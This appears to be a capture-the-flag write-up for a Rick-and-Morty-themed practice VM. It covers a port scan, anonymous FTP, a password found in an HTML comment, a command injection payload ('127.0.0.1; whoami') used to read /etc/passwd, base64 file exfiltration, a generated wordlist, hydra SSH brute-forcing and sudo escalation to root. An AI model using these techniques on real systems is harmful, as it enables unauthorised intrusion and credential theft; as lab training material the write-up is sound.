There are 130 points worth of flags available (each flag has its points recorded with it), you should also get root.

I kind of dislike these kinds of boxes. I'm always afraid I might miss something or skip some steps and end up without the flag although I get root... Anyway, let's get to it

```
PORT
                          VERSION
         STATE SERVICE
21/tcp
         open ftp
                          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                        42 Aug 22 2017 FLAG.txt
-rw-r--r--
                                        6 Feb 12 2017 pub
 _drwxr-xr-x
 ftp-syst:
   STAT:
 FTP server status:
      Connected to ::ffff:10.0.2.13
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.3 - secure, fast, stable
_End of status
22/tcp
        open ssh?
| fingerprint-strings:
   NULL:
     Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86 64)
ssh-hostkey: ERROR: Script execution failed (use -d to debug)
                         Apache httpd 2.4.27 ((Fedora))
80/tcp
         open http
|_http-server-header: Apache/2.4.27 (Fedora)
| http-title: Morty's Website
http-methods:
   Potentially risky methods: TRACE
9090/tcp open http
                          Cockpit web service 161 or earlier
http-title: Did not follow redirect to https://10.0.2.15:9090/
13337/tcp open tcpwrapped
22222/tcp open ssh OpenSSH 7.5 (protocol 2.0)
ssh-hostkey:
   2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)
   256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e (ECDSA)
   256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (ED25519)
60000/tcp open unknown
```

```
| fingerprint-strings:
| NULL, ibm-db2:
|_ Welcome to Ricks half baked reverse shell...
|_drda-info: ERROR
```

- 21
- 22
- 80
- 9090
- 13337
- 22222
- 60000

Let's start with port 21. Logging in as anonymous...

```
Connected to 10.0.2.15.
220 (vsFTPd 3.0.3)
Name (10.0.2.15:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34750|)
150 Here comes the directory listing.
              1 0
-rw-r--r--
                         Ø
                                         42 Aug 22 2017 FLAG.txt
              2 0
                         0
                                          6 Feb 12
                                                    2017 pub
drwxr-xr-x
```

The "pub" folder is empty. Perhaps it will be helpful for exfiltrations. 10 out of 130 points

```
____(kali⊕ kali)-[~]
$ cat <u>FLAG.txt</u>
FLAG{Whoa this is unexpected} - 10 Points
```

I was trying to figure out what these ports were, and...

```
(kali@ kali)-[~]
$ nc 10.0.2.15 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```


20 out of 130

About port 6000:

```
(kali® kali)-[~]
$ nc 10.0.2.15 60000
Welcome to Ricks half baked reverse shell...
# help
help: command not found
# ?
?: command not found
# a
a: command not found
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# |
```


30 out of 130

I'll assume that's about it in this port since it's a very restricted shell, but I might come back to this. Both ssh ports don't have anything interesting so we're left with **port 80** and **port 9090**




40 out of 130

Back in port 80, I found this through directory busting




Index of /passwords





So we're at **50 points**

Regarding the passwords file




Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.

But the password is still there, commented

```
</title>
  <body>
     Wow Morty real clever. Sto
  </body>
  <!--Password: winter-->
  </head>
/******
```


So, probably morty:winter

Another thing to dig into



Root shell:

But this I might be able to exploit



Okay, command injection. Shell time?

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
127.0.0.1; whoami

Trace!


traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
1 localhost (127.0.0.1) 0.037 ms 0.006 ms 0.004 ms


apache
```

Again this is very restrictive. I can't get a reverse shell and even the **cat** command just draws... a cat

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.





So I used tail

rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173::73::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

Let's try the password **winter** on these usernames And it worked for user **Summer**

```
(kali@ kali)-[~]
$ ssh Summer@10.0.2.15 -p 22222
Summer@10.0.2.15's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ whoami
Summer
[Summer@localhost ~]$ |
```

60/130 points

Another couple of interesting files

```
[Summer@localhost Morty]$ pwd
/home/Morty
[Summer@localhost Morty]$ ls -alh
total 64K
drwxr-xr-x. 2 Morty Morty 131 Sep 15
                                    2017 .
drwxr-xr-x. 5 root root
                          52 Aug 18
                                    2017 ...
      - . 1 Morty Morty
                          1 Sep 15
                                    2017 .bash_history
-rw-r--r-. 1 Morty Morty 18 May 30
                                    2017 .bash_logout
-rw-r--r-. 1 Morty Morty 193 May 30
                                    2017 .bash_profile
-rw-r--r-. 1 Morty Morty 231 May 30
                                    2017 .bashrc
-rw-r--r-. 1 root root 414 Aug 22
                                     2017 journal.txt.zip
-rw-r--r-. 1 root root 43K Aug 22
                                    2017 Safe_Password.jpg
[Summer@localhost Morty]$
```

Let's start by exfiltrating Safe_password.jpg via base64 in order to open it in my attacker machine

```
(kali@kali)-[~/Desktop]
$ base64 -d pass.jpg > passDecoded.jpg

(kali@kali)-[~/Desktop]
$ strings passDecoded.jpg

JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
```

Okay, so let's exfiltrate journal.txt.zip

```
(kali® kali)-[~/Desktop]
$ base64 -d journal.txt.zip > jDECODED.txt.zip

(kali® kali)-[~/Desktop]
$ unzip jDECODED.txt.zip
Archive: jDECODED.txt.zip
[jDECODED.txt.zip] journal.txt password:
inflating: journal.txt
```

80 points!

```
(kali@kali)-[~/Desktop]
$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?
Anyway. Here it is:
FLAG: {131333} - 20 Points
```

This is the safe they are talking about. Let's exfiltrate it again

```
[Summer@localhost RICKS_SAFE]$ pwd
/home/RickSanchez/RICKS_SAFE
[Summer@localhost RICKS_SAFE]$ ll
total 12
-rwxr--r-. 1 RickSanchez RickSanchez 8704 Sep 21 2017 safe
[Summer@localhost RICKS_SAFE]$ |
```

```
(kali@ kali)-[~/Desktop]
$ ./safeDecoded
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
```


Oh, we have this password! This makes it **100 points**! 30 to go

```
(kali* kali)-[~/Desktop]
$ ./safeDecoded 131333
decrypt: FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, s udo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.
```

But first, what is Rick's old band's name?



Okay, the flesh curtains

To create the wordlist I used python

```
(kali@ kali)-[~/Desktop]
$ tail wordlist.txt
Z8curtains
Z8The
Z8Flesh
Z8Curtains
Z9the
Z9flesh
Z9curtains
Z9The
Z9Flesh
Z9Curtains
```

Now I'll use hydra to brute force ssh. The username is RickSanchez

Finally. The password is **P7Curtains**

```
[ATTEMPT] target 10.0.2.15 - login "RickSanchez" - pass "P7Curtains" - 948 of 1594 [child [22222][ssh] host: 10.0.2.15 login: RickSanchez password: P7Curtains

1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-05 06:27:21
```

sudo -l....

```
User RickSanchez may run the following commands on localhost:

(ALL) ALL

[RickSanchez@localhost ThisDoesntContainAnyFlags]$ |
```

Does this mean that....

```
[RickSanchez@localhost ThisDoesntContainAnyFlags]$ sudo su
[root@localhost ThisDoesntContainAnyFlags]# |
```

Yes it does

And the last flag inside /root/

```
[root@localhost ~]# tail FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]# |
```

130 points!

Really long box! But it was still fun nonetheless